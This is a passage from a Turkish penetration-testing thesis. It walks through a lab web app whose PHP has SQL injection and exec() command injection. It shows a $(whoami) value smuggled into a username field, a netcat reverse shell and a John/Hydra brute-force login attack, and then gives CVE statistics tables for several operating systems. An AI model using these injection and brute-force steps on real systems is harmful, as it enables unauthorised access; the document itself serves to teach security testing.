
Şekil 4.46. Php kodları.

Şekil 4.46.'daki kodlar yorumlandığında POST isteklerinin kontrol edildiği ve set edilmesi durumunda verilen veriler çeşitli değişkenlere atanmaktadır. Daha sonra bu değişkenler bir sql sorgusuyla veri tabanına konulmaktadır. Burada da görüldüğü gibi ilk zafiyet bir sql injection zafiyetidir. POST ile alınan verilerin herhangi bir kontrolden geçirilmemesinden kaynaklı olarak bir sql injection zafiyeti doğmuştur. Ayrıca komut satırlarının sonuna doğru bir exec() fonksiyonun kullanıldığı görülmektedir. Exec() fonksiyonu php kodlama dilinde sistem üzerinde doğrudan komut çalıştırmak için kullanılan bir fonksiyondur. Buradaki exec fonksiyonunun isim text box'ına verilen veriyi direk parametre olarak kullandığı görülmektedir. Kodlara gore bu textbox'a hande verisi verilirse, companyUsers dizininin altında hande diye bir dizin oluşturulacaktır. Buradaki fonksiyon manipüle edilerek istenilen kodların çalıştırılması mümkündür. Bu işlem için birkaç syntax kullanılmaktadır. Bu syntax'lardan biri $ syntax'ıdır. Kayıt işleminden sonra hande isimli bir dizin oluşturulmuştur. Eğer Mkdir hande$(whoami) komutu kullanılırsa bu zararlı komut ile hedef sistem üzerinde bir komut satırı elde edilmiş olacaktır. İlgili shell bağlantılarına pentestmonkey shell sitesinden ulaşılabilmektedir. Netcat ile bir shell komutu elde edilerek bağlantı sağlamak amacıyla bu siteden netcat üzerinde kullanılan shell komutları elde edilebilmektedir.

Şekil 4.47. Pentestmonkey sitesi netcat reverseshell komutu.

Username yerine kayıt defteri üzerinden $ syntax'leri arasında Şekil 4.47.'de görülen shell kodu verilmiş ve netcat üzerinde 1234 numaralı port dinlemeye alınmıştır. Sonuç olarak netcat üzerinde bir komut satırı elde edilmiştir. Bu shell komutunun user olarak kullanılması Şekil 4.48.'de görüldüğü gibidir. Buradaki veriler post edildiğinde Şekil 4.49.'da görüldüğü gibi netcat üzerine bir bin/sh komutu düşmektedir.

Şekil 4.48. Shell komutunun kullanılması.



Şekil 4.49. Netcat /bin/sh komutu.

Elde edilen komut satırı üzerinde id, ls, whoami gibi birçok komut yürütülebilmektedir. Bu ters bir bağlantının elde edilmiş olduğu anlamına gelmektedir.

4.14. Kelime Listesi Oluşturma ve Kaba Kuvvet Saldırıları

Bu bölümde web uygulamaları üzerinde kaba kuvvet saldırıları uygulama işlemleri gerçekleştirilmiştir. İlgili işlemler için laboratuvarın bruteforce linki incelenmiştir. Brute Force (Kaba Kuvvet) saldırıları daha önceki bölümlerde de gösterildiği gibi deneme yanılma yöntemiyle bir parola elde etme amacıyla yapılan saldırılardır. Brute Force (Kaba Kuvvet) saldırılarını gerçekleştirmek amacıyla bir wordlist (kelime listesi) oluşturulmuştur.

Şekil 4.50. Wordlist.


Şekil 4.50.'de oluşturulan wordlist'i genişletmek amacıyla john aracı kullanılmıştır. John aracı hash kırma ya da wordlist oluşturma işlemleri için kullanılabilmektedir. John aracı ile wordlist oluşturabilmek için vim /etc/john/john.conf dosyası içerisinde wordlist kurallarının john aracına bildirilmesi gerekmektedir.

Şekil 4.51. John. conf dosyası kural bildirme.

Şekil 4.51.'de kullanılan $[36] ifadesi oluşturulan wordlist'in kelimeleri sonuna 3 ve 6 arasındaki harfleri eklemektedir. $1$2$3 yalnızca kelimelerin sonuna 123 eklenmesini sağlamaktadır. Aynı şekilde harf ve özel karakter ekleme işlemleri de gerçekleştirilmektedir. Bu kuralın john aracı ile kullanılması ***john --wordlist=wordlist2 --stdout --rules=PentesterKursu*** komutu ile gerçekleştirilmiştir. İlgili komutla oluşturulan wordlist genişletildikten sonra brute force saldırısını gerçekleştirmek için Hydra aracı kullanılmıştır.

Şekil 4.52. Hydra aracının kullanılması.

Şekil 4.52.'de görüldüğü gibi Hydra aracına hedef sitenin linki ve kullanıcı adı ve parola bilgileri verildikten sonra bir hata mesajı kelimesi verilmiştir. Daha sonra işlem başlatıldığında hedef sistem üzerinde Şekil 4.53.'de görüldüğü gibi bir kullanıcı adı ve şifresi elde edilmiştir. Burada elde edilen admin kullanıcı adı ve admin parolasıyla site üzerinden giriş yapmak mümkündür.



Şekil 4.53. Giriş bilgisi elde etme.

5. İŞLETİM SİSTEMİ ve WEB UYGULAMALARININ ZAFİYETLERİNİN KARŞILAŞTIRILMASI ve YORUMLANMASI

Bu bölümde yapılan penetrasyon testleri sonucunda tespit edilen işletim sistemi zafiyetleri ve web uygulaması zafiyetleri tablolar ile ele alınarak zafiyet karşılaştırılması ve tablo yorumlamaları yapılmıştır. İşletim sistemleri ve web uygulamaları yayınlanmasının ardından kurucu firmaları tarafından kullanımı devam edildiği sürece güvenlik açıkları testleri ve güvenlik açıkları analizleri yapılmaya devam etmektedir. Tespit edilen güvenlik açıklarının giderilmesi amacıyla kurucu firmalar tarafından düzenli olarak yeni güvenlik yamaları ve güncellemeler yayınlanmaktadır.

5.1. Windows XP Zafiyet ve Sömürü Şemaları

Bu bölümde Windows XP Zafiyetlerinin 2000-2017 yılları arasındaki zafiyet sayıları ve zafiyet çeşitleri açasından şeması verilerek yorumlaması yapılmıştır.


Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2000	1														
2001	10	4	2	2						1					
2002	54	11	8	9						2		1			
2003	22	3	16	12			1				1	1			
2004	44	12	20	13						1		3			
2005	66	17	23	23						1	2	3			
2006	56	20	28	24	8		1			1	1	5			
2007	39	13	20	16	6					1		7			
2008	40	11	23	14	4					1		8			1
2009	89	12	37	22	18					2	2	16			1
2010	98	12	40	23	14		3			5	3	29			10
2011	101	12	22	14	12		2			2	1	37			3
2012	43	1	16	7						1	2	23			
2013	67	11	22	12	9			1			1	30			3
2014	7	1	1		1					1	1	1			3
2017	3		2	1											
Total	740	144	324	200	88		6	1		22	12	228			21
% Of All		19.5	43.8	27.0	9.2	0.3	0.8	0.1	0.0	3.0	2.3	30.8	0.0	0.0	

Şekil 5.1. Windows XP zafiyetleri tablosu (CVE, 2019).

Şekil 5.1.'de 2000-2017 yılları arasında Windows XP işletim sistemi üzerinde zafiyet çeşitlerine bağlı olarak tespit edilen zafiyet sayıları verilmiştir. Windows XP işletim sistemi 2001 yılında piyasaya sürülmüştür. Piyasaya sürülmeden önce 2000 yılında bir güvenlik açığı tespit edilmiş fakat yayınladığı 2001 yılında herhangi bir güvenlik yaması oluşturulmamıştır. Bunun yanı sıra

bir takım DOS, Code Execution, Overflow ve Bypass güvenlik açıkları kullanılmaya başlanmıştır. 2002 yılında Windows'un SP1 paketini yayınlamasıyla DOS, Code Execution Overflow ve Bypass güvenlik açıklarında artış görülürken Yetki Yükseltme zafiyeti de bunlara eklenmiştir. Bunun üzerine 2003 yılında yeni güvenlik yamaları ve güncelleştirmeler yayınlanarak DOS saldırıları büyük oranda azaltılmış ve Bypass Saldırıları ortadan kaldırılmıştır. Fakat bu yılda bilgi toplama ve XSS saldırılarına açık olan güvenlik açıkları tespit edilmiştir. 2004 yılında SP2 paketi yayınlanmıştır ve Dos, Code Execution, Overflow ve yetki yükseltme zafiyetlerinde artış görülmüştür. Fakat XSS ve bilgi toplama zafiyetleri ortadan kaldırılmıştır. 2005 yılında herhangi bir güvenlik yaması yayınlanmamış ve yeni bilgi toplama zafiyetleri tespit edilmiştir. 2006 yılında bilgi toplama zafiyetleri giderilirken var olan diğer zafiyet sayılarında artış olmuş ve yeni XSS, bellek bozulması zafiyetleri tespit edilmiştir. 2007'de yeni bir güvenlik yaması yayınlanarak var olan zafiyet sayıları azaltılmıştır. 2008 yılında SP3 paketinin kullanıcılara sunulmasıyla yetki edinimi zafiyetleri artış gösterirken diğer zafiyet çeşitlerinde gözle görülür bir azalış meydana gelmiştir. Fakat bu yılda Windows XP işletim sistemini sömürecek yeni sömürü modülleri geliştirilmeye başlanmıştır. 2009 yılında herhangi bir güvenlik yaması yayınlanmamıştır. 2010 yılında yapılan güncelleştirmelerle mevcut olan zafiyet sayısında bir miktar azalış olsa da sistemi çözen saldırganların sistemi sömürecek exploit modülü geliştirmelerinde gözle görülen bir artış meydana gelmiştir. Bunun sonucunda 2011 yılında yeni güvenlik yamaları yayınlanarak zafiyetler büyük oranda azaltılmıştır. 2012 yılında bu zafiyet sayıları daha da düşürülerek saldırganların oluşturduğu sömürü modülleri neredeyse tamamen ortadan kaldırılmıştır. 2013 yılında yeni sömürü modülleri ve dosya yönlendirme zafiyetleri ortaya çıkmıştır. 2014 yılında DOS, Code Execution, Overflow, Bellek Bozulması ve yetki edinimi zafiyetlerinde çok büyük azalışlar meydana gelse de sömürü modülleri kullanılmaya devam etmektedir. 2017 yılında Microsoft Windows XP işletim sistemini en güvenli hale getirmiştir fakat 2018 yılında Microsoft son yayınlanan paket servisi olan SP3 paketi için geliştirmelerini tamamen durdurmuştur. Saldırganlar Microsoft XP işletim sistemi açıklarını incelemeye ve bunları sömürecek yeni sömürü modülleri geliştirmeye devam etmektedir.



Şekil 5.2. Windows XP zafiyet çeşitlerine göre tespit edilen toplam zafiyet sayısı (CVE, 2019).

Şekil 5.2.'de Windows XP işletim sistemi üzerinde tespit edilen zafiyetler şematize edilmiştir.

5.2. Windows 7 Zafiyet ve Sömürü Şemaları

Bu bölümde Windows 7 işletim sisteminin 2009-2019 yılları arasında zafiyet çeşitlerine bağlı olarak zafiyet sayıları incelenmiş ve yorumlanmıştır.


Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2019	15	2	12	2	8										1
2018	64	19	29	15	7		1			2	1	22			4
2017	102	14	18	8	8		1			4	2	33			3
2016	44	4	14	8						2	3	21			
2015	99	18	18	18	8			1		3	2	37			4
2014	35	6	11	4	3					5	5	12			4
2013	149	11	51	13	7			1		23	29	62			1
2012	134	4	29	19	8					11	20	71			
2011	228	17	67	20	3		1			8	123	16	1		
2010	162	9	23	14	1					8	88	1			
2009	94	2	31	44						1	24				
Total	1127	102	324	171	99		4	2		67	329	328	1		17
% Of All		9.1	28.7	15.2	8.8	0.0	0.4	0.2	0.0	5.9	29.2	29.0	0.1	0.0	

Şekil 5.3. Windows 7 zafiyetleri tablosu (CVE, 2019).

Şekil 5.3.'de Windows 7 işletim sistemi üzerinde zafiyet çeşitlerine bağlı olarak 2009-2019 yılları arasındaki zafiyet sayıları analiz edilmiştir. Windows 7 işletim sistemi çalışmaları 2007 yılında başlamıştır. 2009 tarihinde piyasaya sürülmüştür. 2009 yılında piyasaya sürülmesi ile DOS, Code Execution, Overflow, Memory Corruption zafiyetleri tespit edilmiştir. Windows XP'nin aksine Windows 7'nin yayınlandığı yıl güvenlik açıklarını sömüren sömürü modülleri

ortaya çıkmıştır. Bunun sebebi Windows işletim sistemlerinin mantığını Windows XP ile keşfeden saldırganların Windows 7 üzerinde daha kolay sömürü modülleri geliştirebilmesidir. Windows XP üzerinde kullanılan sömürü modüllerinin birçoğu Windows 7 üzerinde de sonuç vermektedir. 2010 yılında Windows 7 işletim sistemi üzerinde var olan zafiyetlerin ve sömürülerin sayısı artış gösterirken XSS, Bypass, bilgi toplama ve yetki edinimi zafiyetleri de bunlara eklenmiştir. 2011 yılında SP1 paket servisinin piyasaya sürülmesiyle bazı zafiyet çeşitlerinde azalma görülürken bazı zafiyet çeşitlerinin sayısında artış meydana gelmiştir. 2012 yılında bir güvenlik yaması yayınlanmasıyla XSS ve sömürü modülleri tamamen ortadan kaldırılırken diğer var olan zafiyet sayılarında gözle görülür bir azalış meydana gelmiştir. 2013 yılında dizin aşımı zafiyeti tespit edilmiş olup yeni sömürü modülleri eklenmiştir. 2015 yılında zafiyet sayısındaki artış devam etmiştir. 2016 yılında var olan zafiyet sayılarında gözle görülür bir azalma meydana gelirken sömürü modülleri işlevselliği yok edilmiş yetki edinimi zafiyetlerinde ise artış meydana gelmiştir. 2017 yılında yetki edinimi ve bypass zafiyetleri azalırken yeni bir CSRF zafiyeti tespit edilmiştir. 2018 yılında yayınlanan bir güvenlik yaması ile tüm zafiyet çeşitlerinde azalış görülmektedir. 2019 yılında OverFlow zafiyetleri artarken diğer zafiyetlerde azalış tespit edilmiştir. 2019 yılından itibaren Windows 7 için güvenlik desteği sona ermiştir.




Şekil 5.4. Windows 7 zafiyet çeşitlerine göre tespit edilen toplam zafiyet sayısı (CVE, 2019).

Şekil 5.4.'de Windows 7 işletim sistemi üzerinde bulunan zafiyetler şematize edilmiştir.

5.3. Windows 10 Zafiyet ve Sömürü Şemaları

Bu bölümde Windows 10 işletim sistemin 2015-2019 yılları arasında zafiyet çeşitlerine bağlı olarak zafiyet sayısı analizleri yapılmıştır.




Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2015	57	4	13	6	6					10	3	28			
2016	171	9	67	23	7					15	21	92			
2017	368	32	93	24	6		1			18	102	33			
2018	356	21	65	15	1		1			29	71	1			
2019	131	4	38	13	4					4	21				
Total	884	67	216	118	28		2			86	248	126			
% Of All		7.6	24.4	13.3	3.2	0.0	0.2	0.0	0.0	10.0	27.7	14.5	0.0	0.0	

Şekil 5.5. Windows 10 zafiyetleri tablosu (CVE, 2019).

Şekil 5.5.'de görüldüğü gibi Windows 10 2015 yılında ortaya çıktığında DOS, Code Execution, Overflow, Bellek Bozulması, Bypass, Bilgi Edinimi ve yetki yükseltme zafiyetleri tespit edilmiştir. 2016 yılında zafiyet sayılarında artış meydana gelmiştir. 2017 yılında Overflow, bellek bozulması ve Yetki Edinimi zafiyetleri büyük ölçüde azaltılsa da DOS ve Bilgi toplama zafiyetlerinde gözle görülür bir artış meydana gelmiştir. Ayrıca yeni bir XSS zafiyeti tespit edilmiştir. 2018 yılında XSS zafiyeti giderilemese de diğer zafiyet çeşitlerinin sayısında azalış meydana gelmiştir. 2019 yılında XSS ve yetki edinimi zafiyeti ortadan kaldırılmış olup Code Execution ve Overflow zafiyetlerinde artış meydana gelmiştir. Burada dikkat çeken özelliklerden biri Windows 10 için henüz hiçbir sömürü modülü eklenmediğidir. Windows XP ve Windows 7 işletim sistemlerinde metasploit üzerinde hazır sömürü modülleri mevcutken henüz Windows 10 için herhangi bir sömürü modülü eklenmemiştir. Microsoft'un Windows 10 üzerinde 2019 Mayıs ayı sonu itibariyle yeni bir güncelleme yaptığı ve kullanıcılara kademeli bir şekilde dağıtılmaya başlandığı bilinmektedir.



Şekil 5.6. Windows 10 zafiyet çeşitlerine göre tespit edilen toplam zafiyet sayısı (CVE, 2019).

Şekil 5.6.'da Windows 10 işletim sistemi üzerinde bulunan zafiyetler şematize edilmiştir.

5.4. Linux Zafiyet ve Sömürü Şemaları

Bu bölümde 2009-2019 yılları arasında Linux Çekirdeği üzerinde var olan zafiyet sayıları zafiyet çeşitlerine bağlı olarak analiz edilmiştir.


Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	19	7		3						1		2			
2000	8	3										1			
2001	21	6								4		3			
2002	15	3		1						1	1				
2003	19	6		2						1	3	4			
2004	91	20	8	12							3	12			
2005	133	30	12	19	1					6	3	7			
2006	90	11	8	7	7			2		8	3	3			
2007	62	11	1	8						2	8	7			
2008	71	12	3	17	4					4	6	12			
2009	102	14	1	11	9					7	11	15			3
2010	123	17	6	16	7					7	10	14			6
2011	83	12	1	21	10					1	11	9			1
2012	119	13	4	15	10					9	19	11			
2013	189	101	9	41	13					11	17	26			7
2014	130	19	8	20	9					11	18	26			10
2015	86	19	6	15	4					11	10	17			
2016	217	132	3	18	18					12	15	12			1
2017	454	147	129	32	26			1		17	15	26			
2018	179	34	2	18	9					4	19	3			
2019	49	13	2	3	3					3	3	1			
Total	2211	1201	253	249	167			3		115	203	261			29
% Of All		54.3	11.4	11.3	7.6	0.0	0.0	0.1	0.0	5.2	9.2	11.8	0.0	0.0	

Şekil 5.7. Linux çekirdeği zafiyetleri tablosu (CVE, 2019).

Şekil 5.7.'de Linux Çekirdeği üzerinde 2009-2019 yılları arasında zafiyet çeşitlerine bağlı olarak elde edilen zafiyet sayılarının tablosu sunulmuştur. Linux işletim Unix' dayanmaktadır ve 1991 yılında piyasaya sunulmuştur. 1999 yılında Linux işletim sistemi üzerinde DOS, Overflow, bypass ve Yetki Edinimi zafiyetleri tespit edilmiştir. 2000 yılında tespit edilen zafiyetlerin birçoğu ortadan kalkarken var olanlarda gözle görülen bir azalış meydana gelmiştir. 2001 yılında gerçekleşen zafiyet artışını 2002 yılında bir azalış takip etmiştir. Fakat 2002 yılında Linux çekirdek üzerinde ilk defa bir bilgi toplama zafiyeti tespit edilmiştir. 2003 yılında var olan zafiyet sayısı artarken 2004 yılında artan zafiyetlere Code Execution zafiyeti de eklenmiştir. 2005 yılında yetki edinimi zafiyeti azalırken diğer zafiyetlerde artış görülmüş ve bunlara bellek bozulması zafiyeti de eklenmiştir. 2006 yılında bazı zafiyetlerde iyileştirme meydana gelirken bazı zafiyetlerin sayısında artış tespit edilmiştir ve dizin aşımı zafiyeti bu zafiyetlere eklenmiştir. 2007 yılında bellek bozulması ve dizin aşımı zafiyetleri ortadan

kaldırılırken diğer zafiyet sayıları da genel olarak azalmıştır. 2008 yılında bellek bozulması zafiyeti yeniden ortaya çıkmış ve diğer zafiyet sayılarında genel olarak bir artış meydana gelmiştir. 2009 yılında genel olarak artan zafiyetlerle birlikte linux çekirdeğini sömürülebilen yeni sömürü modülleri geliştirilmiştir. 2010 yılında yetki edinimi zafiyetlerinde bir azalış gözlemlenirken diğer zafiyetlerdeki artış devam etmektedir. 2011 yılında DOS, Code Execution, bypass, bilgi toplama ve yetki edinimi zafiyetleri sayısı azaltılmıştır. Bununla beraber sömürü modülleri sayısında da bir azalış tespit edilmiştir. 2012 yılında zafiyet sömürü modülleri tamamen etkisizleştirilirken diğer zafiyet sayılarında artış meydana gelmiştir. 2013 yılında hem sömürü modülleri hem de zafiyet sayıları arttırılmıştır. 2014 yılında DOS, Overflow ve Yetki edinimi zafiyetlerindeki azalış dikkat çekerken, exploit modüllerindeki artış gözden kaçmamaktadır. 2015 yılında hem zafiyetlerde hem de sömürü modüllerinde gözle görülür bir azalış söz konusudur. 2016 ve 2017 yıllarında zafiyet sayılarında genel olarak artış gözlenmiştir. 2018 yılında var olan zafiyetler azalırken 2019 yılında minimum sayıya ulaşmıştır. Linux çekirdeğinde dikkat çeken durumlardan biri Windows işletim sistemlerinde var olan XSS ve CSRF zafiyetlerinin hiç tespit edilmemesidir.




Şekil 5.8. Linux zafiyet çeşitlerine göre tespit edilen toplam zafiyet sayısı (CVE, 2019).

Şekil 5.8.'de Linux işletim sistemi üzerinde tespit edilen zafiyetler çeşitlerine göre şematize edilmiştir.

5.5. Android Zafiyet ve Sömürü Şemaları

Bu bölümde Android işletim sistemi üzerinde 2009-2019 yılları arasında zafiyet çeşitlerine bağlı olarak zafiyet sayıları incelenmiştir.




Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2009	3	1								1					
2010	1	1	1												
2011	9	1	1		1					1	1	1			
2012	8	5	4	2							1				1
2013	7	1	1	1	1					1	1	1			
2014	11	2	4	1		1				1	2	2			1
2015	125	16	31	12	26					21	19	17			
2016	535	104	73	92	38					68	99	231			
2017	843	82	208	182	31			1		31	113	36			
2018	611	11	84	130	12	3	1	1		17	84	3			
2019	31	4	3	2	2					4					
Total	2179	249	454	424	124	4	1	1		124	321	314			1
% Of All		11.7	20.8	21.8	6.2	0.2	0.0	0.1	0.0	6.7	13.9	14.4	0.0	0.0	

Şekil 5.9. Android zafiyetleri tablosu (CVE, 2019).

Şekil 5.9.'da Android işletim sistemi üzerinde 2009-2019 yılları arasında zafiyet çeşitlerine bağlı olarak tespit edilen zafiyet sayıları sunulmuştur. Linux çekirdeğine dayalı ve mobil cihaz işletim sistemi olarak kullanılarak Android ilk olarak 2005 yılında piyasaya sunuldu. 2009 yılında Android'in durmadan yeni sürümlerinin geliştirilmesi sonucunda DOS ve bypass zafiyetleri tespit edildi. 2010 yılında bypass zafiyetleri ortadan kaldırılırken code Execution zafiyeti eklendi. 2011 yılında bypass zafiyetleri tekrar ortaya çıkarken bellek bozulması, bilgi toplama ve yetki edinimi zafiyetleri tespit edildi. 2012 yılında ilk defa overflow zafiyet tespiti ve sömürü modülü eklemeleri yapıldı. 2013 yılında sömürü modüllerinin işlevselliği ortadan kaldırılırken diğer zafiyetlerde genel olarak bir artış meydana geldi. 2014 yılında ilk defa sql injection zafiyeti tespit edildi. 2015 yılında sömürü modülleri ve sql injection zafiyetleri ortadan kalkarken genel olarak diğer zafiyet sayılarında gözle görülür bir artış tespit edildi. 2016 yılında zafiyet sayısındaki artış devam etti. 2017 yılında ilk defa dizin aşımı zafiyeti tespit edildi. 2018 yılında zafiyet sayısında genel olarak bir azalış tespit edilse de sql injection zafiyetleri tekrar ortaya çıktı ve XSS zafiyet tespiti yapıldı. 2019 yılında var olan zafiyetlerin birçoğu ortadan kaldırılırken birçoğunun sayısında azalma meydana gelmiştir.



Şekil 5.10. Android zafiyet çeşitlerine göre tespit edilen toplam zafiyet sayısı (CVE, 2019).

Şekil 5.10'da androd işletim sistemi üzerinde bulunan zafiyetler çeşitlerine göre şematize edilmiştir.

5.6. IOS Zafiyet ve Sömürü Şemaları

Bu bölümde IOS işletim sistemleri üzerinde 2007-2019 yılları arasında zafiyet çeşitlerine bağlı olarak zafiyet sayıları incelenmiştir.

